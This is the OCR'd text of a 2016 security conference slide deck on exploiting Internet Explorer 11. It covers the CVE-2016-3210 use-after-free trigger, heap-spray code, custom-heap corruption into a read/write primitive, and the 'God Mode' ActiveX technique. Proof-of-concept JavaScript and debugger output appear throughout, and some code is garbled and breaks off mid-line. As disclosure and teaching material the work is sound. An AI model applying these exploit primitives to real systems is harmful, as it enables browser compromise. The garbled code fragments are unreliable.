Look Mom, I don’t use Shellcode

Browser Exploitation Case Study for Internet Explorer 11

Moritz Jodeit (@moritzj)

Agenda

- Motivation
- Typed Array Neutering Vulnerability
- Abusing IE's Custom Heap
- The Revival of God Mode
- Escaping the EPM Sandbox
- Disabling EMET
- Conclusion

Who am I?

- Moritz Jodeit (@moritzj)
- Director of Research at Blue Frost Security
  - Heading the Blue Frost Research Lab
- Application security
  - Reverse engineering
  - Bug hunting
  - Exploitation / mitigations

© 2016 Blue Frost Security

Motivation

Motivation

Blue Frost Security

- Our target
  - Internet Explorer 11 (64-bit)
  - Enhanced Protected Mode
  - Windows 10 x64
  - EMET 5.5

PWN2OWN

Motivation

- Started working on it beginning of January ‘16
- A month later we had an IE 11 exploit working
  - EPM escape and EMET bypass was still missing
- P2O rules were published just a few days later
  - Turns out IE 11 is no longer a target (Aaaah!)
- After we got ~~drunk~~ over the frustration we submitted our work to *Microsoft’s Mitigation Bypass Bounty Program* instead…

© 2016 Blue Frost Security

Motivation

Blue Frost Security

Bounty Hunters: The Honor Roll

The following researchers have submitted a qualifying vulnerability or new mitigation bypass techniques to Microsoft as part of the Microsoft Security Response Center (MSRC) Bounty Programs. We thank them greatly for their participation and for working with us to help keep customers safe.

Please send vulnerability reports or questions about the Microsoft Bounty Programs to secure@microsoft.com.

Total bounties paid to date: Over $500,000.00

Mitigation Bypass

Name	Company	Amount	Year	Donation to Charity
Yu Yang (@tombkeeper)	Tencent's Xuanwu Lab	$50,000	2016	
Moritz Jodeit (@moritzj)	Blue Frost Security GmbH	$100,000	2016	
Zhang Yunhai (@_f0rgetting_)	NSFOCUS Security Team	$30,000	2016	
Henry Li	TrendMicro	$15,000	2016	
Kai Song (Exp-sky)	Tencent's Xuanwu Lab	$5,000	2016	

Typed Array Neutering Vulnerability (CVE-2016-3210)

Web Workers

- JavaScript execution in concurrent threads
- Communication via message passing
  - w.postMessage(aMessage, [*transferList*])
- Ownership of objects can be transferred
  - Objects must implement *Transferable* interface
  - Objects with transferred ownership become unusable (aka *neutered*) in the sending context

Typed Arrays

- Typed arrays allow access to raw binary data
- Implementation split between views / buffers
- Views define the interpretation of data
  - Uint8Array, Uint32Array, Float64Array, …
- Buffers store the actual data
  - Implemented by ArrayBuffer object
  - Can’t be used directly to access the data
- Underlying ArrayBuffer object of a typed array can be accessed through “buffer” property

Reading up on previous bugs

- Let's take a look at some historic bugs used in the past to win Pwn2own
- Pwn2own 2014 Mozilla Firefox exploits
  - CVE-2014-1514: Out-of-bounds write through TypedArrayObject after neutering (George Hotz)
  - CVE-2014-1513: Out-of-bounds read/write through neutering ArrayBuffer objects (Jüri Aedla)
- Turns out Internet Explorer 11 also has issues with neutered ArrayBuffer objects :)

CVE-2016-3210

```
    var array;

                 trigger() {
              worker = new Worker("empty.js");
                y = new Int8Array(0x42);
        wo  ker.postMessage(0, [array.buffer]);
        setTimeout("boom()", 1000);
    }

     function boom() {
         array[0x4141] = 0x42;
     }
```

First we create an empty worker and a typed array

The *neutered* ArrayBuffer is freed shortly after

We transfer ownership of the typed array's ArrayBuffer to the worker thread

Value 0x42 is written at offset 0x4141 in the ***freed*** ArrayBuffer object

© 2016 Blue Frost Security

CVE-2016-3210

```
(cd0.740): Access violation - code c0000005
(!!! second chance !!!)
eax=00000042 ebx=0d9fa6c0 ecx=0b6f88b8 edx=00000040
esi=00004141 edi=0efe2000
eip=6fa2858c esp=0aa6bc08 ebp=0aa6bc8c iopl=0
nv up ei pl nz na pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
efl=00010207
jscript9!Js::JavascriptOperators::OP_SetElementI+0x155:
6fa2858c 880437          mov     byte ptr [edi+esi],al
ds:002b:0efe6141=??
```

CVE-2016-3210

- Transferring ownership of the buffer will free the underlying ArrayBuffer
  - But buffer is still accessible through typed array
- Every read/write operation will access the freed memory
  - Once memory is reallocated, we can access arbitrary heap objects
- Varying the size of the typed array allows us to exactly choose the target object

Abusing IE’s Custom Heap

Finding an object to replace

- Memory of ArrayBuffer is allocated in jscript9!Js::JavascriptArrayBuffer::Create
  – It’s using a call to malloc()
  – Memory is allocated on the CRT heap
- Reduces the number of potentially useful objects
  – Normal arrays, typed arrays or strings are allocated on IE’s custom heap instead
- Which object could we target?

LargeHeapBlock objects

- Build the foundation for IE's custom heap
  - Allocated on CRT heap
- Allocations can be forced by creating large amount of big Array objects
  - Allocation size dependent on stored elements

```
var array = new Array(1000);
for (var i = 0; i < array.length; i++) {
        array[i] = new Array((0x10000-0x20)/4);
        for (var j = 0; j < array[i].length; j++) {
                array[i][j] = 0x66666666;
        }
}
```

LargeHeapBlock objects

```
0:018> bp ntdll!RtlAllocateHeap "r $t0 = @r8; gu;
.printf \"Allocated %x bytes at %p\\n\", @$t0, @rax; g"
Allocated b8 bytes at 0000028e133c7f40
Allocated b8 bytes at 0000028e133d9f40
Allocated b8 bytes at 0000028e133fbf40
Allocated b8 bytes at 0000028e1340ff40
Allocated b8 bytes at 0000028e13421f40
Allocated b8 bytes at 0000028e1343bf40
Allocated b8 bytes at 0000028e1345bf40
[...]
0:018> dqs 0000028e1345bf40 L1
0000028e`1345bf40  00007ffb`b54f2e40
jscript9!LargeHeapBlock::`vftable'
```

LargeHeapBlock objects

Offset	Description
0x0	jscript9!LargeHeapBlock::`vftable`
0x8	**Pointer to data on IE custom heap**
0x10	Pointer to jscript9!PageSegment
...	...
0x40	Pointer to next jscript9!LargeHeapBlock
...	...
0x58	**Forward pointer**
0x60	**Backward pointer**
...	...
0x70	**Pointer to current LargeHeapBlock object**
...	...

© 2016 Blue Frost Security

LargeHeapBlock corruption

- Garbage collection in IE's custom heap
- LargeHeapBucket::SweepLargeHeapBlockList iterates over LargeHeapBlock objects

```
do {
    next = (struct LargeHeapBlock *)*((_QWORD *)current + 8);
    lambda_cedc91d37b267b7dc38a2323cbf64555_::operator()(
        (LargeHeapBucket **)&bucket, (__int64)current);
    current = next;
} while (next);
```

- The operator() method performs a standard doubly linked list *unlink* operation if forward and backward pointers are set

LargeHeapBlock corruption

- Unlink operation is not protected

```
back = block->back;
forward = block->forward;
forward->back = back;
back->forward = forward;
```

  - Overwriting the *forward* and *backward* pointer gives us a write4 primitive
- Only constraint:
  - Written value (backward pointer) must be a valid address which is dereferenced to store the forward pointer
- Basically we can write an arbitrary pointer at a chosen address

© 2016 Blue Frost Security

Whole address space read/write primitive


- We want to use the write4 to gain the ability to
  - *Read* arbitrary memory
  - *Write* arbitrary memory
  - *Leak* object addresses
- Typed arrays can be used for this
  - Size and data pointer can be overwritten
  - But we need to find the address of a typed array first
- Typed arrays are allocated on IE's custom heap
  - Only its data buffer is allocated on the CRT heap
  - *How do we get an address of a typed array to modify?*

Exploit strategy

- Trigger the bug multiple times with typed arrays of two different sizes
  - Creating several free heap chunks from previously freed ArrayBuffer objects
- Alternate between allocating
  - Arrays of integers
  - Arrays of typed array references
- LargeHeapBlock objects of different sizes will be allocated
  - Filling the previously created holes on the heap


© 2016 Blue Frost Security

Creating the desired heap layout




© 2016 Blue Frost Security

Creating the desired heap layout



Creating the desired heap layout


- Desired memory layout on IE custom heap
  1. Integer array needs to be placed first
  2. Followed by an array of typed array references
  3. Followed by one of the referenced typed arrays
  4. Finally an integer array at the end



- If we didn't create the desired heap layout we just try again
- In the next step we'll see how we can check if we successfully created the desired heap layout


© 2016 Blue Frost Security

Step 1: Corrupting the first integer array



- We first leak the address of the integer array through the LargeHeapBlock object
- Afterwards we trigger the write4 to overwrite the reserved length field of the array with a pointer
  - Effectively enlarging the array


Array objects in memory



- Overwriting reserved length allows *writing* outside the bounds
- *Reading* outside the bounds requires array length to be modified as well
  - Will automatically be adjusted once a value is assigned to an index above the original array length

© 2016 Blue Frost Security


Step 2: Extending integer array length



- Using the first integer array we write into the second integer array
  - Success can easily be verified
  - Afterwards we can read and write all memory between the two arrays

Step 3: Modifying typed array

- Using the corrupted integer array we can now leak typed array pointers
  - For every pointer we check if the typed array resides between our two integer arrays
  - If it does, we continue to modify its size and raw data pointer
- Modified typed array can now be used to read/write arbitrary addresses :)



© 2016 Blue Frost Security

Gaining code execution

- Abilities we have so far
  - We can read/write arbitrary addresses
  - We can leak object addresses
- Overwriting vftable pointers prevented by CFG
  - Instead of finding a CFG bypass and doing the typical "*ROP into your shellcode*" dance we used another technique

© 2016 Blue Frost Security

Revival of God Mode (CVE-2016-0188)

Internet Explorer God Mode

- Attack on IE’s script interpreter engine to allow unsafe ActiveX controls to run [1]
  - Initially presented by Yang Yu / Yuki Chen in 2014
- Single flag (`SafetyOption`) decides if it’s safe to create and run ActiveX controls without prompts
- Unsafe ActiveX controls allow code execution without using shellcode or ROP gadgets
- The following two functions must return true:
  - `ScriptEngine::CanCreateObject`
  - `ScriptEngine::CanObjectRun`

Internet Explorer God Mode

- IE 11 introduced an additional protection
  - Just overwriting `SafetyOption` flag no longer worked
  - Introduced a 0x20 byte hash which protects the flag
  - Documented in blog post by Fortinet [2]
- Yuki Chen's ExpLib2 implemented a working bypass
  - Replaces the security manager reference inside the script engine object with reference to fake object

```
/* mov esp, ebp; pop ebp; ret 8; */
this.write32(fake_securitymanager_vtable + 0x14,
             t                                      0x08],
             j

/* mov esp, eb
this.write32(f
